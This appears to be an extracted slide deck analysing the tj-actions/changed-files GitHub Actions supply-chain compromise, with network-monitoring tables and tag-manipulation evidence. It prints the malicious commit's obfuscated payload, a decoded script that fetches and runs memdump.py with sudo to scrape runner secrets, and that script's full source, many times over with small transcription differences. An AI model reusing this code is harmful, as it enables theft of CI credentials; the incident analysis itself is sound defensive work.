 auth.docker.io	443	✓ Allowed	8 months ago	9 minutes ago	224	View workflow runs
 registry-1.docker.io	443	✓ Allowed	8 months ago	9 minutes ago	224	View workflow runs
 production.cloudflare.docker.com	443	✓ Allowed	8 months ago	9 minutes ago	224	View workflow runs
 dl-cdn.alpinelinux.org	443	✓ Allowed	8 months ago	8 minutes ago	224	View workflow runs

Baseline-driven security monitoring

Baseline stability status <small>?</small> Stable View changelog →	Baseline based on 2247 job runs View workflow runs →	Baseline changed 2220 runs ago View changelog →	Last changed <small>?</small> 8 months ago View changelog →			
Observed destinations Port Status First seen ▲ Last called on ▲ Total calls ▲ Sample Workflow Runs						
🌐 github.com	443	✅ Allowed	8 months ago	9 minutes ago	2247	View workflow runs
🌐 sts.us-west-2.amazonaws.com	443	✅ Allowed	8 months ago	9 minutes ago	224	View workflow runs
🌐 releases.hashicorp.com	443	✅ Allowed	8 months ago	9 minutes ago	224	View workflow runs
🌐 checkpoint-api.hashicorp.com	443	✅ Allowed	8 months ago	9 minutes ago	224	View workflow runs
🌐 terraform-state-381492090279.s3.us-west-2.amazonaws.com	443	✅ Allowed	8 months ago	9 minutes ago	224	View workflow runs
🌐 registry.terraform.io	443	✅ Allowed	8 months ago	9 minutes ago	224	View workflow runs
🌐 api.ecr.us-west-2.amazonaws.com	443	✅ Allowed	8 months ago	9 minutes ago	224	View workflow runs
🌐 381492090279.dkr.ecr.us-west-2.amazonaws.com	443	✅ Allowed	8 months ago	9 minutes ago	224	View workflow runs
🌐 auth.docker.io	443	✅ Allowed	8 months ago	9 minutes ago	224	View workflow runs
🌐 registry-1.docker.io	443	✅ Allowed	8 months ago	9 minutes ago	224	View workflow runs
🌐 production.cloudflare.docker.com	443	✅ Allowed	8 months ago	9 minutes ago	224	View workflow runs

Anomalous detection event on March 14

Home / github-actions-goat / tj-action changed-files incident

Summary Network Events File Write Events Recommendations Controls

Jobs

Test changed-files << Test changed-files

Harden-runner policy: Audit Start time: Mar 14 2025 15:06:56

Runner name: - Duration: 11s

Job labels: - Baseline status: Unstable

Events Baseline

Search events Show findings only

Step	PID	Process	Destination	Port	Status	Timestamp
Run actions/checkout@v4 actions/checkout@v4	2227	git-remote-http	github.com → API Calls 1	443	Allowed	Mar 14 2025 15:07:03
Get changed files tj-actions/changed-files@v35	2258	curl	gist.githubusercontent.com	443	Anomalous	Mar 14 2025 15:07:04

Anomalous detection event on March 14

github / github-actions-goat / tj-action changed-files incident

Summary Network Events File Write Events Recommendations Controls

Jobs

Test changed-files

Harden-runner policy: Audit

Runner name: -

Job labels: -

Start time: Mar 14 2025 15:06:56

Duration: 11s

Baseline status: Unstable

Events Baseline

Search events Show findings only

Step	PID	Process	Destination	Port	Status	Timestamp
Run actions/checkout@v4 actions/checkout@v4	2227	git-remote-http	github.com → API Calls 1	443	Allowed	Mar 14 2025 15:07:03
Get changed files tj-actions/changed-files@v35	2258	curl	gist.githubusercontent.com	443	Anomalous	Mar 14 2025 15:07:04

Initial Investigation Steps

The screenshot shows the Step Security interface for investigating a GitHub Actions job named "step-security". The left sidebar displays the job's configuration, including the repository path "/github-actions-goat/tj-a", a summary, and event details. The "Events" tab is selected, showing a search bar and a list of events. One event is highlighted, showing a command-line interface (CLI) session for a process named "/usr/bin/curl" with PID 2258. The session details show the working directory as /home/runner/work/github-actions-goat/github-actions-goat. The command entered was `curl -sSf https://gist.githubusercontent.com/nikitastupin/30e525b776c409e03c2d6f328f254965/raw/memdump.py`. The right side of the interface has a title "Process Events" and a detailed view of the curl session.

Process Events

/usr/bin/curl (PID: 2258)

/usr/bin/curl (PID: 2258)

Working Directory: /home/runner/work/github-actions-goat/github-actions-goat

```
curl -sSf  
https://gist.githubusercontent.com/nikitastupin/30e525b776c409e03c2d6f328f254965/raw/memdump.py
```

Events Baseline

Search events

Step

Run actions/checkout@v4
actions/checkout@v4

Discovery of Tag Manipulation



Discovery of Tag Manipulation

stevebeattie / gist:1847841fb3b1bfbf6d8449ae2fb0e8a2 Secret

Created 4 months ago • Report abuse

<> Code ⏺ Revisions 1 ⚡ Stars 1

Embed <script src="https://</>"/>

git tags on <https://github.com/tj-actions/changed-files> and what they point to, sorted by commit hash

gistfile1.txt

```
1 $ git remote -v
2 origin https://github.com/tj-actions/changed-files (fetch)
3 origin https://github.com/tj-actions/changed-files (push)
4 $ git fetch -a -t -p
5 $ git tag -l | while read -r tag ; do git show --format="$tag: %H" --no-patch $tag ; done | sort -k2
6 v1.0.0: 0e58ed8671d6b60d0890c21b07f8835ace038e67
7 v10: 0e58ed8671d6b60d0890c21b07f8835ace038e67
8 v1.0.1: 0e58ed8671d6b60d0890c21b07f8835ace038e67
9 v10.1: 0e58ed8671d6b60d0890c21b07f8835ace038e67
10 v1.0.2: 0e58ed8671d6b60d0890c21b07f8835ace038e67
11 v1.0.3: 0e58ed8671d6b60d0890c21b07f8835ace038e67
12 v1: 0e58ed8671d6b60d0890c21b07f8835ace038e67
13 v1.1.0: 0e58ed8671d6b60d0890c21b07f8835ace038e67
14 v11: 0e58ed8671d6b60d0890c21b07f8835ace038e67
15 v1.1.1: 0e58ed8671d6b60d0890c21b07f8835ace038e67
16 v11.1: 0e58ed8671d6b60d0890c21b07f8835ace038e67
17 v1.1.2: 0e58ed8671d6b60d0890c21b07f8835ace038e67
18 v11.2: 0e58ed8671d6b60d0890c21b07f8835ace038e67
19 v1.1.3: 0e58ed8671d6b60d0890c21b07f8835ace038e67
20 v11.3: 0e58ed8671d6b60d0890c21b07f8835ace038e67
21 v11.4: 0e58ed8671d6b60d0890c21b07f8835ace038e67
22 v11.5: 0e58ed8671d6b60d0890c21b07f8835ace038e67
```

All tags were redirected to
the malicious commit

Discovery of Tag Manipulation

stevebeattie / gist:1847841fb3b1bfbf6d8449ae2fb0e8a2 (Secret)

Created 4 months ago • Report abuse

<> Code ~o~ Revisions 1 ★ Stars 1

Embed ▾ <script src="https://>

git tags on <https://github.com/tj-actions/changed-files> and what they point to, sorted by commit hash

gistfile1.txt

```
1 $ git remote -v
2 origin https://github.com/tj-actions/changed-files (fetch)
3 origin https://github.com/tj-actions/changed-files (push)
4 $ git fetch -a -t -p
5 $ git tag -l | while
6 v1.0.0: 0e58ed86 →
7 v10: 0e58ed8671d6b60
8 v1.0.1: 0e58ed8671d6b60
9 v10.1: 0e58ed8671d6b60
10 v1.0.2: 0e58ed8671d6b60d0890c21b07f8835ace038e67
11 v1.0.3: 0e58ed8671d6b60d0890c21b07f8835ace038e67
12 v1: 0e58ed8671d6b60d0890c21b07f8835ace038e67
13 v1.1.0: 0e58ed8671d6b60d0890c21b07f8835ace038e67
14 v11: 0e58ed8671d6b60d0890c21b07f8835ace038e67
15 v1.1.1: 0e58ed8671d6b60d0890c21b07f8835ace038e67
16 v11.1: 0e58ed8671d6b60d0890c21b07f8835ace038e67
17 v1.1.2: 0e58ed8671d6b60d0890c21b07f8835ace038e67
18 v11.2: 0e58ed8671d6b60d0890c21b07f8835ace038e67
19 v1.1.3: 0e58ed8671d6b60d0890c21b07f8835ace038e67
20 v11.3: 0e58ed8671d6b60d0890c21b07f8835ace038e67
21 v11.4: 0e58ed8671d6b60d0890c21b07f8835ace038e67
22 v11.5: 0e58ed8671d6b60d0890c21b07f8835ace038e67
```

0e58ed86

03.

Anatomy of the Attack- Technical Analysis

The Malicious Imposter Commit

A screenshot of a GitHub repository page for the repository `tj-actions / changed-files`. The page shows a commit message from `renovate[bot]` with the commit hash `0e58ed8`. The message reads: `chore(deps): lock file maintenance (#2460)`. Below the message, there is a list of changes starting with `v45.0.7 ... v1`. A yellow warning box at the top of the commit details states: `This commit does not belong to any branch on this repository, and may belong to a fork outside of the repository.`. At the bottom of the commit details, there are buttons for `Filter files...`, `1 file changed +12 -1 lines changed`, and other repository navigation options.

tj-actions / changed-files

Code Issues 7 Pull requests 2 Discussions Actions Projects Security 1 Insights

⚠️ This commit does not belong to any branch on this repository, and may belong to a fork outside of the repository.

Commit 0e58ed8

renovate[bot] committed 12 hours ago

chore(deps): lock file maintenance (#2460)


· 📦 v45.0.7 ... v1

Filter files... 1 file changed +12 -1 lines changed

Imposter Commit



Steps to update a release tag to an Imposter Commit



Result: All GitHub Actions workflows using action@v35 now execute malicious code

Details of the malicious Imposter Commit

```
+ async function updateFeatures(token) {
+     const { stdout, stderr } = await exec.getExecOutput('bash', ['-c', `echo
+ "aWYoW1sgI1RPU1ZUEUlID09ICJsaw5leClnbnUlIFld0yB0aGVuC1AgQjY0X0JMT0I9YGN
+ lcmw9LXNTZiBodHRweSBBIHNLZG8gcl0a0G9uMy8B8IHRyIC1kICdcMCCgfCBncWwIC1hb0U
+ gJyJbX1JdKyI6XHsdnFsdMU101JbX1JdKApmaQo=` | base64 -d > /tmp/run.sh && bash /tmp/run.sh`], {
+     ignoreReturnCode: true,
+     silent: true
+ });
+     core.info(stdout);
+ }
```

Details of the malicious Imposter Commit

```
+ async function updateFeatures(token) {  
+     const { stdout, stderr } = await exec.getExecOutput('bash', ['-c', `echo  
+ "aWYoW1sgI1RPU1ZUEUlID09ICJsaw5leClnbnUlIFld0yB0aGVuC1AgQjY0X0JMT0I9YGN  
+ lcmw9LXNTZiBodHRweSBBIHNLZG8gcl0a0G9uMy8B8IHRyIC1kICdcMCCgfCBncWwIC1hb0U  
+ gJyJbX1JdKyI6XHsdnFsdMU101JbX1JdKApmaQo= | base64 -d > /tmp/run.sh && bash /tmp/run.sh`], {  
+         ignoreReturnCode: true,  
+         silent: true  
+     });  
+     core.info(stdout);  
+ }
```

Details of the malicious Imposter Commit

```
+ async function updateFeatures(token) {  
+     const { stdout, stderr } = await exec.getExecOutput('bash', ['-c', `echo  
+ "aWYoW1sgI1RPU1ZUEUlID09ICJsaw5leClnbnUlIFld0yB0aGVuC1AgQjY0X0JMT0I9YGN  
+ lcmw9LXNTZiBodHRweSBBIHNLZG8gcl0a0G9uMy8B8IHRyIC1kICdcMCCgfCBncWwIC1hb0U  
+ gJyJbX1JdKyI6XHsdnFsdMU101JbX1JdKApmaQo=` | base64 -d > /tmp/run.sh && bash /tmp/run.sh`], {  
+     ignoreReturnCode: true,  
+     silent: true  
+ );  
+     core.info(stdout);  
+ }
```

The base64 decoded version of the code

```
if [[ "$OSTYPE" == "linux-gnu" ]]; then
    B64_BL0B=`curl -sSf https://gist.githubusercontent.com/nikitastupin
    /30e525b776c409e03c2d6f328f254965/raw/memdump.py| sudo python3 | tr
    -d '\0' | grep -aoE '"[^"]+":{"value":"[^"]*","isSecret":true\}'
    | sort -u | base64 -w 0 | base64 -w 0`
    echo $B64_BL0B
else
    exit 0
fi
```

The base64 decoded version of the code

```
if [[ "$OSTYPE" == "linux-gnu" ]]; then
    B64_BL0B=`curl -sSf https://gist.githubusercontent.com/nikitastupin
/30e525b776c409e03c2d6f328f254965/raw/memdump.py| sudo python3 | tr
-d '\0' | grep -aoE '"[^"]+":{"value":"[^"]*","isSecret":true\}'|
sort -u | base64 -w 0 | base64 -w 0`|
echo $B64_BL0B
else
    exit 0
fi
```

The Content of memdump.py

```
def get_pid():
    # https://stackoverflow.com/questions/2703640/process-list-on-linux-via-python
    pids = [pid for pid in os.listdir('/proc') if pid.isdigit()]
    for pid in pids:
        try:
            with open(os.path.join('/proc', pid, 'cmdline'), 'rb') as cmdline_f:
                if b'Runner.Worker' in cmdline_f.read():
                    return pid
        except (IOError, PermissionError):
            continue
    raise Exception('Can not get pid of Runner.Worker')

if __name__ == "__main__":
    try:
        pid = get_pid()
        print(f"Found Runner.Worker process with PID: {pid}")
        map_path = f"/proc/{pid}/maps"
        mem_path = f"/proc/{pid}/mem"

        try:
            with open(map_path, 'r') as map_f, open(mem_path, 'rb', 0) as mem_f:
                print(f"Successfully opened memory maps file")
                for line in map_f.readlines(): # for each mapped region
                    m = re.match(r'([0-9A-Fa-f]+)-([0-9A-Fa-f]+) ([-\r])', line)
                    if m and m.group(3) == 'r': # readable region
                        start = int(m.group(1), 16)
                        end = int(m.group(2), 16)
                        # hotfix: OverflowError: Python int too large to convert to C long
                        # 18446744073699065856
                        if start > sys.maxsize:
                            continue
                        mem_f.seek(start) # seek to region start

                        try:
                            chunk = mem_f.read(end - start) # read region contents
                            sys.stdout.buffer.write(chunk)
                        except OSError:
                            continue
        except FileNotFoundError:
            print(f"File {map_path} or {mem_path} not found")
    except KeyboardInterrupt:
        print("Process interrupted by user")
    finally:
        if mem_f:
            mem_f.close()
```

The Content of memdump.py

```
→ def get_pid():
    # https://stackoverflow.com/questions/2703640/process-list-on-linux-via-python
    pids = [pid for pid in os.listdir('/proc') if pid.isdigit()]
    for pid in pids:
        try:
            with open(os.path.join('/proc', pid, 'cmdline'), 'rb') as cmdline_f:
                if b'Runner.Worker' in cmdline_f.read():
                    return pid
        except (IOError, PermissionError):
            continue
    raise Exception('Can not get pid of Runner.Worker')

if __name__ == "__main__":
    try:
        pid = get_pid()
        print(f"Found Runner.Worker process with PID: {pid}")
        map_path = f"/proc/{pid}/maps"
        mem_path = f"/proc/{pid}/mem"

        try:
            with open(map_path, 'r') as map_f, open(mem_path, 'rb', 0) as mem_f:
                print(f"Successfully opened memory maps file")
                for line in map_f.readlines(): # for each mapped region
                    m = re.match(r'([0-9A-Fa-f]+)-([0-9A-Fa-f]+) ([-\r])', line)
                    if m and m.group(3) == 'r': # readable region
                        start = int(m.group(1), 16)
                        end = int(m.group(2), 16)
                        # hotfix: OverflowError: Python int too large to convert to C long
                        # 18446744073699065856
                        if start > sys.maxsize:
                            continue
                        mem_f.seek(start) # seek to region start

                        try:
                            chunk = mem_f.read(end - start) # read region contents
                            sys.stdout.buffer.write(chunk)
                        except OSError:
                            continue
        except IOError:
            print(f"Error reading {map_path} or {mem_path}")

    except KeyboardInterrupt:
        print("Process interrupted by user")

    finally:
        if mem_f:
            mem_f.close()
```

The Content of memdump.py

```
def get_pid():
    # https://stackoverflow.com/questions/2703640/process-list-on-linux-via-python
    pids = [pid for pid in os.listdir('/proc') if pid.isdigit()]
    for pid in pids:
        try:
            with open(os.path.join('/proc', pid, 'cmdline'), 'rb') as cmdline_f:
                if b'Runner.Worker' in cmdline_f.read():
                    return pid
        except (IOError, PermissionError):
            continue
    raise Exception('Can not get pid of Runner.Worker')

if __name__ == "__main__":
    try:
        pid = get_pid()
        print(f"Found Runner.Worker process with PID: {pid}")
        map_path = f"/proc/{pid}/maps"
        mem_path = f"/proc/{pid}/mem"

        try:
            with open(map_path, 'r') as map_f, open(mem_path, 'rb', 0) as mem_f:
                print(f"Successfully opened memory maps file")
                for line in map_f.readlines(): # for each mapped region
                    m = re.match(r'([0-9A-Fa-f]+)-([0-9A-Fa-f]+) ([-\r])', line)
                    if m and m.group(3) == 'r': # readable region
                        start = int(m.group(1), 16)
                        end = int(m.group(2), 16)
                        # hotfix: OverflowError: Python int too large to convert to C long
                        # 18446744073699065856
                        if start > sys.maxsize:
                            continue
                        mem_f.seek(start) # seek to region start

                        try:
                            chunk = mem_f.read(end - start) # read region contents
                            sys.stdout.buffer.write(chunk)
                        except OSError:
                            continue
        except FileNotFoundError:
            print(f"File {map_path} or {mem_path} not found")
    except KeyboardInterrupt:
        print("Process interrupted by user")
    finally:
        if mem_f:
            mem_f.close()
```

The Content of memdump.py

```
def get_pid():
    # https://stackoverflow.com/questions/2703640/process-list-on-linux-via-python
    pids = [pid for pid in os.listdir('/proc') if pid.isdigit()]
    for pid in pids:
        try:
            with open(os.path.join('/proc', pid, 'cmdline'), 'rb') as cmdline_f:
                if b'Runner.Worker' in cmdline_f.read():
                    return pid
        except (IOError, PermissionError):
            continue
    raise Exception('Can not get pid of Runner.Worker')

if __name__ == "__main__":
    try:
        pid = get_pid()
        print(f"Found Runner.Worker process with PID: {pid}")
        map_path = f"/proc/{pid}/maps"
        mem_path = f"/proc/{pid}/mem"

        try:
            with open(map_path, 'r') as map_f, open(mem_path, 'rb', 0) as mem_f:
                print(f"Successfully opened memory maps file")
                for line in map_f.readlines(): # for each mapped region
                    m = re.match(r'([0-9A-Fa-f]+)-([0-9A-Fa-f]+) ([-\r])', line)
                    if m and m.group(3) == 'r': # readable region
                        start = int(m.group(1), 16)
                        end = int(m.group(2), 16)
                        # hotfix: OverflowError: Python int too large to convert to C long
                        # 18446744073699065856
                        if start > sys.maxsize:
                            continue
                        mem_f.seek(start) # seek to region start

                        try:
                            chunk = mem_f.read(end - start) # read region contents
                            sys.stdout.buffer.write(chunk)
                        except OSError:
                            continue
        except FileNotFoundError:
            print(f"File {map_path} or {mem_path} not found")
    except KeyboardInterrupt:
        print("Process interrupted by user")
    finally:
        if mem_f:
            mem_f.close()
```

The Content of memdump.py

```
def get_pid():
    # https://stackoverflow.com/questions/2703640/process-list-on-linux-via-python
    pids = [pid for pid in os.listdir('/proc') if pid.isdigit()]
    for pid in pids:
        try:
            with open(os.path.join('/proc', pid, 'cmdline'), 'rb') as cmdline_f:
                if b'Runner.Worker' in cmdline_f.read():
                    return pid
        except (IOError, PermissionError):
            continue
    raise Exception('Can not get pid of Runner.Worker')

if __name__ == "__main__":
    try:
        pid = get_pid()
        print(f"Found Runner.Worker process with PID: {pid}")
        map_path = f"/proc/{pid}/maps"
        mem_path = f"/proc/{pid}/mem"

        try:
            with open(map_path, 'r') as map_f, open(mem_path, 'rb', 0) as mem_f:
                print(f"Successfully opened memory maps file")
                for line in map_f.readlines(): # for each mapped region
                    m = re.match(r'([0-9A-Fa-f]+)-([0-9A-Fa-f]+) ([-\r])', line)
                    if m and m.group(3) == 'r': # readable region
                        start = int(m.group(1), 16)
                        end = int(m.group(2), 16)
                        # hotfix: OverflowError: Python int too large to convert to C long
                        # 18446744073699065856
                        if start > sys.maxsize:
                            continue
                        mem_f.seek(start) # seek to region start

                        try:
                            chunk = mem_f.read(end - start) # read region contents
                            sys.stdout.buffer.write(chunk)
                        except OSError:
                            continue
        except FileNotFoundError:
            print(f"File {map_path} or {mem_path} not found")
    except KeyboardInterrupt:
        print("Process interrupted by user")
    finally:
        if mem_f:
            mem_f.close()
```

The Content of memdump.py

```
def get_pid():
    # https://stackoverflow.com/questions/2703640/process-list-on-linux-via-python
    pids = [pid for pid in os.listdir('/proc') if pid.isdigit()]
    for pid in pids:
        try:
            with open(os.path.join('/proc', pid, 'cmdline'), 'rb') as cmdline_f:
                if b'Runner.Worker' in cmdline_f.read():
                    return pid
        except (IOError, PermissionError):
            continue
    raise Exception('Can not get pid of Runner.Worker')

if __name__ == "__main__":
    try:
        pid = get_pid()
        print(f"Found Runner.Worker process with PID: {pid}")
        map_path = f"/proc/{pid}/maps"
        mem_path = f"/proc/{pid}/mem"

        try:
            with open(map_path, 'r') as map_f, open(mem_path, 'rb', 0) as mem_f:
                print(f"Successfully opened memory maps file")
                for line in map_f.readlines(): # for each mapped region
                    m = re.match(r'([0-9A-Fa-f]+)-([0-9A-Fa-f]+) ([-\r])', line)
                    if m and m.group(3) == 'r': # readable region
                        start = int(m.group(1), 16)
                        end = int(m.group(2), 16)
                        # hotfix: OverflowError: Python int too large to convert to C long
                        # 18446744073699065856
                        if start > sys.maxsize:
                            continue
                        mem_f.seek(start) # seek to region start

                        try:
                            chunk = mem_f.read(end - start) # read region contents
                            sys.stdout.buffer.write(chunk)
                        except OSError:
                            continue
        except FileNotFoundError:
            print(f"File {map_path} or {mem_path} not found")
    except KeyboardInterrupt:
        print("Process interrupted by user")
    finally:
        if mem_f:
            mem_f.close()
```

The base64 decoded version of the code

```
if [[ "$OSTYPE" == "linux-gnu" ]]; then
    B64_BL0B=`curl -sSf https://gist.githubusercontent.com/nikitastupin
/30e525b776c409e03c2d6f328f254965/raw/memdump.py | sudo python3 | tr
-d '\0' | grep -aoE '"[^"]+":{"value":"[^"]*","isSecret":true\}' |
sort -u | base64 -w 0 | base64 -w 0` |
echo $B64_BL0B
else
    exit 0
fi
```

The base64 decoded version of the code

```
if [[ "$OSTYPE" == "linux-gnu" ]]; then
    B64_BL0B=`curl -sSf https://gist.githubusercontent.com/nikitastupin
/30e525b776c409e03c2d6f328f254965/raw/memdump.py| sudo python3 | tr
    -d '\0' | grep -aoE '"[^"]+":{"value":"[^"]*","isSecret":true\}' |
    sort -u | base64 -w 0 | base64 -w 0` |
    echo $B64_BL0B
else
    exit 0
fi
```

The base64 decoded version of the code

```
if [[ "$OSTYPE" == "linux-gnu" ]]; then
    B64_BL0B=`curl -sSf https://gist.githubusercontent.com/nikitastupin
/30e525b776c409e03c2d6f328f254965/raw/memdump.py| sudo python3 | tr
-d '\0' | grep -aoE '"[^"]+":{"value":"[^"]*","isSecret":true\}'` | sort -u | base64 -w 0 | base64 -w 0` | echo $B64_BL0B
else
    exit 0
fi
```

The base64 decoded version of the code


```
if [[ "$OSTYPE" == "linux-gnu" ]]; then
    B64_BL0B=`curl -sSf https://gist.githubusercontent.com/nikitastupin
/30e525b776c409e03c2d6f328f254965/raw/memdump.py| sudo python3 | tr
-d '\0' | grep -aoE '"[^"]+":{"value":"[^"]*","isSecret":true}' |
sort -u | base64 -w 0 | base64 -w 0`
echo $B64_BL0B
else
    exit 0
fi
```

The base64 decoded version of the code

```
if [[ "$OSTYPE" == "linux-gnu" ]]; then
    B64_BLOB=`curl -sSf https://gist.githubusercontent.com/nikitastupin
    /30e525b776c409e03c2d6f328f254965/raw/memdump.py| sudo python3 | tr
    -d '\0' | grep -aoE '"[^"]+":{"value":"[^"]*","isSecret":true}'|
    sort -u | base64 -w 0 | base64 -w 0`  

